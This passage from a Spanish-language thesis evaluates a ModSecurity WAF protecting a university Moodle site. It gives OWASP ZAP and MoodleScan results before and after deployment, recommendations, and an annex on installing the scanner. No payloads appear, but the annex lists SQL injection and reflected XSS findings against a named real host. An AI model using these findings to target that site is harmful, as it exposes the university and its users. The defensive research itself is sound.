
La tabla 4 representa la Figura 21, observándose que la herramienta MoodleScan presenta un error de ejecución ya que el WAF bloque el análisis para obtener la versión de Moodle instalada, de esta manera al no encontrar el parámetro "versión" el código no válida y el análisis presenta error, esto indica que las vulnerabilidades no pueden ser escaneadas, y se representan con 0 todas las vulnerabilidades que anteriormente se encontraron.

VI.3.2. Ejecución de OWASP Zen Attack Proxy ZAP

Para la ejecución del escaneo de vulnerabilidades con OWASP ZAP, al igual que Moodlescan, se utilizó como parámetro URL de ataque

https://nginx-modsec.unipnicaragua.edu.ni.


Figura 22: Ejecución de un Escaneo Automatizado con OWASP ZAP hacia el Web Application Firewall



Fuente: Elaboración propia

A continuación, se muestran los resultados obtenidos del escaneo automatizado de OWASP ZAP:

Figura 23: Proceso de escaneo OWASP ZAP para el Web Application Firewall.




	Strength	Progress	Elapsed	Reqs	Alerts	Status
Analyser			00:01.381	19		
Plugin						
Path Traversal	Medium		00:15.212	100	0	
Remote File Inclusion	Medium		00:00.000	0	0	
Source Code Disclosure - /WEB-INF folder	Medium		00:00.001	0	0	
Heartbleed OpenSSL Vulnerability	Medium		00:00.000	0	0	
Source Code Disclosure - CVE-2012-1823	Medium		00:00.000	0	0	
Remote Code Execution - CVE-2012-1823	Medium		00:00.001	0	0	
External Redirect	Medium		00:00.000	0	0	
Server Side Include	Medium		00:04.858	60	0	
Cross Site Scripting (Reflected)	Medium		00:08.874	75	0	
Cross Site Scripting (Persistent) - Prime	Medium		00:05.064	15	0	
Cross Site Scripting (Persistent) - Spider	Medium		00:06.590	35	0	
Cross Site Scripting (Persistent)	Medium		00:02.350	0	0	
SQL Injection	Medium		02:11.169	89	0	
SQL Injection - MySQL	Medium		00:08.420	105	0	
SQL Injection - Hypersonic SQL	Medium		00:10.116	90	0	
SQL Injection - Oracle	Medium		00:07.721	90	0	
SQL Injection - PostgreSQL	Medium		00:07.683	90	0	
SQL Injection - SQLite	Medium		00:17.144	134	0	
Cross Site Scripting (DOM Based)	Medium		02:52.086	237	0	
SQL Injection - MsSQL	Medium		00:06.237	40	0	
Server Side Code Injection	Medium		00:00.001	0	0	
Remote OS Command Injection	Medium		00:00.000	0	0	
XML External Entity Attack	Medium		00:00.000	0	0	
Generic Padding Oracle	Medium		00:00.000	0	0	
Cloud Metadata Potentially Exposed	Medium		00:00.001	0	0	
Directory Browsing	Medium		00:00.000	0	0	
Buffer Overflow	Medium		00:00.000	0	0	
Format String Error	Medium		00:00.000	0	0	
CRLF Injection	Medium		00:00.001	0	0	
Parameter Tampering	Medium		00:00.000	0	0	
ELMAH Information Leak	Medium		00:00.002	0	0	
Trace.axd Information Leak	Medium		00:00.000	0	0	

Fuente: Elaboración propia

Las alertas sobre vulnerabilidades resultantes del escaneo automatizado con OWASP ZAP se presentan a continuación:


Figura 24: Alertas resultantes del escaneo automatizado con OWASP ZAP hacia el Web Application Firewall.



Fuente: Elaboración propia.

A continuación, se muestra el resumen del reporte ejecutivo generado con OWASP ZAP mostrando la cantidad total de vulnerabilidades detectadas:

Figura 25: Resumen de reporte ejecutivo OWASP ZAP sobre escaneo de vulnerabilidades hacia el Web Application Firewall.



ZAP Scanning Report

Site: https://nginx-modsec.unipnicaragua.edu.ni

Generated on Sun, 9 Apr 2023 10:44:36

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	2
Informational	4

Alerts

Name	Risk Level	Number of Instances
Absence of Anti-CSRF Tokens	Medium	7
Big Redirect Detected (Potential Sensitive Information Leak)	Low	1
Timestamp Disclosure - Unix	Low	8
Information Disclosure - Suspicious Comments	Informational	23
Modern Web Application	Informational	5
Re-examine Cache-control Directives	Informational	5
User Controllable HTML Element Attribute (Potential XSS)	Informational	8

Fuente: Elaboración propia.

A simple vista se aprecia que la cantidad de alertas obtenidas en el capítulo 1 han disminuido casi en su totalidad.

Los resultados obtenidos por la herramienta OWASP ZAP se detallan a continuación:

Tabla 5: Resultados de la herramienta OWASP ZAP con WAF

Vulnerabilidades Campus Virtual con Owasp Zap		
Name	**Cantidad**	**Tipo**
Cross Site Scripting (Reflected)	0	A03:2021-Injection
SQL Injection - Hypersonic SQL - Time Based	0	A03:2021-Injection
SQL Injection - Oracle - Time Based	0	A03:2021-Injection
SQL Injection - SQLite	0	A03:2021-Injection
Absence of Anti-CSRF Tokens	7	A01:2021-Broken Access Control
Application Error Disclosure	0	A05:2021-Security Misconfiguration
Content Security Policy (CSP) Header Not Set	0	A05:2021-Security Misconfiguration
Directory Browsing - Apache 2	0	A04:2021-Insecure Design
Missing Anti-clickjacking Header	0	A05:2021-Security Misconfiguration
Application Error Disclosure	0	A05:2021-Security Misconfiguration
Big Redirect Detected (Potential Sensitive Information Leak)	1	A05:2021-Security Misconfiguration
Cookie No HttpOnly Flag	0	A05:2021-Security Misconfiguration
Cookie without SameSite Attribute	0	A05:2021-Security Misconfiguration
Server Leaks Version Information via "Server" HTTP Response Header Field	0	A05:2021-Security Misconfiguration
Timestamp Disclosure - Unix	8	A04:2021-Insecure Design
X-Content-Type-Options Header	0	A05:2021-Security

Missing		Misconfiguration
Content-Type Header Missing	0	A05:2021-Security Misconfiguration
Information Disclosure - Suspicious Comments	23	A05:2021-Security Misconfiguration
Modern Web Application	5	Ninguna
Re-examine Cache-control Directives	5	Ninguna
User Controllable HTML Element Attribute (Potential XSS)	8	No confirmado
	57	

Fuente: Elaboración propia.

Los resultados de la Tabla 5 muestran una disminución significativa de la cantidad de vulnerabilidades detectadas a través del WAF en comparación con la cantidad detectada directamente en el servidor web, también se observa la mitigación total de las vulnerabilidades de riesgo alto como los SQL Injection y Cross-Site Scripting al no detectar ninguna de ellas.

Las vulnerabilidades Modern Web Application, Re-examine Cache-control Directives y User Controllable HTML Element Attribute (Potential XSS) no comprometen la seguridad de la aplicación web al ser de tipo informacionales, por lo que no corresponden a una de las categorías del OWASP Top 10.

VI.3.3. Análisis del Campus Virtual con las herramientas seleccionadas.

Para consolidar los resultados de ambas herramientas se retomó la tabla presentada en el capítulo 1, actualizando los valores obtenidos con el WAF implementado, los resultados obtenidos de las herramientas Moodlescan y OWASP ZAP es la siguiente:

Tabla 6: Tabla consolidada con los resultados de Moodlescan y OWASP ZAP con WAF.

Consolidación de Vulnerabilidades Moodle Scan vs Owasp Zap		
Tipo	**Moodle Scan**	**Owasp Zap**
A01:2021-Broken Access Control	0	7
A02:2021-Cryptographic Failures	0	0
A03:2021-Injection	0	0
A04:2021-Insecure Design	0	8
A05:2021-Security Misconfiguration	0	24
A06:2021-Vulnerable and Outdated Components	0	0
A07:2021-Identification and Authentication Failures	0	0
A08:2021-Software and Data Integrity Failures	0	0
A09:2021-Security Logging and Monitoring Failures	0	0
A10:2021-Server-Side Request Forgery	0	0
		39

Fuente: Elaboración propia.

Los resultados de la Tabla 6 muestran que según las categorías del OWASP Top 10, el Moodlescan no detectó ninguna vulnerabilidad al hacer su análisis a través del WAF, y el OWASP ZAP solamente detectó 39, destacando que no se encontraron vulnerabilidades de Tipo Injection.

Tabla 7: Tabla consolidada con las vulnerabilidades detectadas directamente al servidor web (Sin WAF) y a través del WAF.

Vulnerabilidades Consolidados		
Tipo	**Sin WAF**	**Con WAF**
A01:2021-Broken Access Control	66	7
A02:2021-Cryptographic Failures	0	0
A03:2021-Injection	13	0
A04:2021-Insecure Design	1597	8
A05:2021-Security Misconfiguration	10242	24
A06:2021-Vulnerable and Outdated Components	0	0
A07:2021-Identification and Authentication Failures	0	0
A08:2021-Software and Data Integrity Failures	0	0
A09:2021-Security Logging and Monitoring Failures	0	0
A10:2021-Server-Side Request Forgery	0	0
	11918	39

Los resultados de la Tabla 7 indican que el total de vulnerabilidades detectadas a través del WAF es de 39, siendo un número significativamente menor al obtenido por los escaneos realizados a la aplicación web Campus Virtual directamente, los cuales habían resultado en 11,919 vulnerabilidades, lo que se traduce en la mitigación del 99.68% de vulnerabilidades existentes en la aplicación web Campus Virtual de la Universidad del Pacífico.

VII. CONCLUSIONES

Se realizó la identificación de vulnerabilidades existente en la aplicación web Campus Virtual de la Universidad del Pacífico, utilizando las herramientas Moodlescan y OWASP ZAP, abarcando las vulnerabilidades de alto riesgo de la plataforma en, según el OWASP TOP 10, Cross-Site Scripting y SQL Injection, presentando un total de 11,919 vulnerabilidades.

Se logró integrar una solución Open - Source de seguridad web para la aplicación Campus Virtual de la Universidad del Pacifico basado en un sistema de reglas y detección de patrones de ataques llamado ModSecurity, implementado como un reverse proxy, permitiendo aislar las conexiones entre usuarios y servidor web.

Se verificó la efectividad del Web Application Firewall (WAF) ModSecurity mediante la ejecución de las herramientas Moodlescan y OWASP ZAP, siendo el análisis dirigido hacia la nueva máquina virtual que ejecuta el WAF, obteniendo una detección de 39 vulnerabilidades, mitigando un 99.68% de las vulnerabilidades al acceder a la aplicación web a través del WAF.

.

VIII. RECOMENDACIONES

Se recomienda a la Universidad del Pacífico lo siguiente:

- Para la puesta en producción del WAF se propone realizar el siguiente plan de acción:
    - **Fase 1:** Los administradores del servicio web realizarán pruebas de funcionalidad desde los roles estudiante, docente y administrador.
    - **Fase 2:** Elección de un grupo piloto de usuarios estudiantes y docentes quienes estarán utilizando el Campus Virtual durante un periodo de tiempo de 5 días.
    - **Fase 3:** Configuración global para que todos los usuarios utilicen el Campus Virtual a través del WAF.
- Capacitar a los técnicos encargados de la infraestructura tecnológica sobre seguridad web y soluciones open source.

- Implementar controles de calidad para sus servicios web mediante el análisis periódico de vulnerabilidades.

- Mantener el software de los servidores, sistemas operativos y aplicaciones actualizadas con el objetivo de mantener los últimos parches de seguridad.

- Considerar un sistema de redundancia en el servidor Nginx en caso de que el tráfico de red supere la capacidad de procesamiento.

- El WAF no cumple el rol de protección Anti-DDoS, por lo que se recomienda adquirir una solución de protección contra ataques DDoS.

IX. BIBLIOGRAFÍA


- ✓ Angel. (22 de Julio de 2020). *Que es una vulnerabilidad informatica*. Obtenido de https://www.hostdime.com.pe/blog/que-es-una-vulnerabilidad-en-seguridad-informatica-ejemplos/
- ✓ Cloudflare. (s.f.). Obtenido de https://www.cloudflare.com/es-es/learning/cdn/glossary/reverse-proxy/
- ✓ Crehana. (2022). Obtenido de https://www.crehana.com/blog/transformacion-digital/ventajas-y-desventajas-ubuntu/
- ✓ Herrera, V. (Mayo de 2022). *Moodle Scan*. Obtenido de Moodle Scan: https://www.zeroday.cl/p/moodlescan.html
- ✓ Hostinger. (2023). Obtenido de https://www.hostinger.es/tutoriales/mejores-distribuciones-linux#:~:text=Las%20mejores%20distribuciones%20de%20Linux%20para%20un%20VPS%3A%20Ubuntu%20Server,Lubuntu%2C%20Linux%20Lite%20y%20antiX
- ✓ OWASP. (2023). Obtenido de https://owasp.org/www-project-modsecurity-core-rule-set/
- ✓ Redhat. (2023). Obtenido de https://www.redhat.com/es/topics/open-source/what-is-open-source
- ✓ Seidor. (s.f.). Obtenido de https://www.drauta.com/que-es-nginx
- ✓ SpiderLabs. (2023). Obtenido de https://github.com/SpiderLabs/ModSecurity
- ✓ Stackscale. (2022). Obtenido de https://www.stackscale.com/es/blog/top-servidores-web/#:~:text=Seg%C3%BAn%20las%20estad%C3%ADsticas%20de%20W3Techs%2C%20los%20servidores%20web%20en%20el,Nginx%2C%20Apache%20y%20Cloudflare%20Server

✓ VMware. (2020). Obtenido de https://docs.vmware.com/en/vRealize-Automation/8.7/load-balancing/GUID-DB93038F-9AAB-4AFD-8772-7EE9053779E6.html


X. ANEXOS.

10.1. Anexo 1: Árbol de problemas

10.2. Anexo 2: Figura Rica.



10.3. Anexo 3: Diseño de la infraestructura tecnológica actual de la Universidad del Pacifico.



10.4. Anexo 4: Instalación de Moodle Scan

Descargar Moodle Scan en un sistema operativo Linux, es indiferente el sistema operativo solo se necesita usar git y python3, para esta investigación se usó Debian 11.

Se procede a clonar el repositorio del link de Github. https://github.com/inc0d3/moodlescan

```
root@debian:/moodle#
root@debian:/moodle# git clone https://github.com/inc0d3/moodlescan.git .
Cloning into '.'...
remote: Enumerating objects: 210, done.
remote: Counting objects: 100% (97/97), done.
remote: Compressing objects: 100% (89/89), done.
remote: Total 210 (delta 45), reused 27 (delta 1), pack-reused 113
Receiving objects: 100% (210/210), 159.08 KiB | 585.00 KiB/s, done.
Resolving deltas: 100% (85/85), done.
```

Una vez clonado, se analiza el contenido del repositorio.

```
root@debian:/moodle# ls -lha
total 92K
drwxr-xr-x  6 root root 4.0K Mar 11 10:16 .
drwxr-xr-x 20 root root 4.0K Mar 11 10:16 ..
drwxr-xr-x  2 root root 4.0K Mar 11 10:16 data
drwxr-xr-x  8 root root 4.0K Mar 11 10:16 .git
drwxr-xr-x  3 root root 4.0K Mar 11 10:16 .github
-rw-r--r--  1 root root   50 Mar 11 10:16 .gitignore
-rw-r--r--  1 root root  35K Mar 11 10:16 LICENSE
-rwxr-xr-x  1 root root  11K Mar 11 10:16 moodlescan.py
-rw-r--r--  1 root root 1.9K Mar 11 10:16 README.md
-rw-r--r--  1 root root    8 Mar 11 10:16 requirements.txt
-rw-r--r--  1 root root 1.8K Mar 11 10:16 test_moodlescan.py
drwxr-xr-x  2 root root 4.0K Mar 11 10:16 update
-rw-r--r--  1 root root   15 Mar 11 10:16 update.dat
root@debian:/moodle#
```

Basándose en la documentación del repositorio antes de ejecutar la herramienta se debe realizar algunos ajustes.

Instalación del Python3

```
root@debian:/moodle# apt install --reinstall python3
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 1 reinstalled, 0 to remove and 53 not upgraded.
Need to get 37.9 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://deb.debian.org/debian bullseye/main amd64 python3 amd64 3.9.2-3 [37.9 kB]
Fetched 37.9 kB in 0s (82.4 kB/s)
(Reading database ... 44902 files and directories currently installed.)
Preparing to unpack .../python3_3.9.2-3_amd64.deb ...
running python pre-rtupdate hooks for python3.9...
Unpacking python3 (3.9.2-3) over (3.9.2-3) ...
Setting up python3 (3.9.2-3) ...
running python rtupdate hooks for python3.9...
running python post-rtupdate hooks for python3.9...
Processing triggers for man-db (2.9.4-2) ...
root@debian:/moodle#
```

Después se instalará el sistema de gestión de paquetes de Python, conocido como PIP.

```
root@debian:/moodle#
root@debian:/moodle# apt install --reinstall pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'python3-pip' instead of 'pip'
0 upgraded, 0 newly installed, 1 reinstalled, 0 to remove and 53 not upgraded.
Need to get 337 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://deb.debian.org/debian bullseye/main amd64 python3-pip all 20.3.4-4+deb11u1 [337 kB]
Fetched 337 kB in 1s (443 kB/s)
(Reading database ... 44902 files and directories currently installed.)
Preparing to unpack .../python3-pip_20.3.4-4+deb11u1_all.deb ...
Unpacking python3-pip (20.3.4-4+deb11u1) over (20.3.4-4+deb11u1) ...
Setting up python3-pip (20.3.4-4+deb11u1) ...
Processing triggers for man-db (2.9.4-2) ...
root@debian:/moodle#
```

Luego se instalarán los paquetes necesarios para ejecutar la herramienta, generalmente en Debian y Ubuntu cuando se instala Python3, esto instala los paquetes principales, por lo que al ejecutar el comando de requerimientos no instalará nada.

```
root@debian:~/moodle# pip install -r requirements.txt
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (2.25.1)
root@debian:~/moodle#
```

Una vez que se termina de instalar los requerimientos la herramienta está lista para ejecutarse.

10.5. Anexo 5: Reporte OWASP ZAP hacia la Aplicación Web Campus Virtual

A continuación, se muestran los resultados del reporte del escaneo de vulnerabilidades con OWASP ZAP directamente al servidor web, el documento consta de 1198 páginas, por lo que se muestran solamente las correspondientes a las vulnerabilidades con riesgo alto.

ZAP Scanning Report

Site: http://moodle.unipnicaragua.edu.ni

Generated on Thu, 9 Mar 2023 12:46:19

Summary of Alerts

Risk Level	Number of Alerts
High	4
Medium	5
Low	7
Informational	4

Alerts

Name	Risk Level	Number of Instances
Cross Site Scripting (Reflected)	High	3
SQL Injection - Hypersonic SQL - Time Based	High	2
SQL Injection - Oracle - Time Based	High	1
SQL Injection - SQLite	High	7
Absence of Anti-CSRF Tokens	Medium	66
Application Error Disclosure	Medium	1531
Content Security Policy (CSP) Header Not Set	Medium	1906
Directory Browsing - Apache 2	Medium	1531
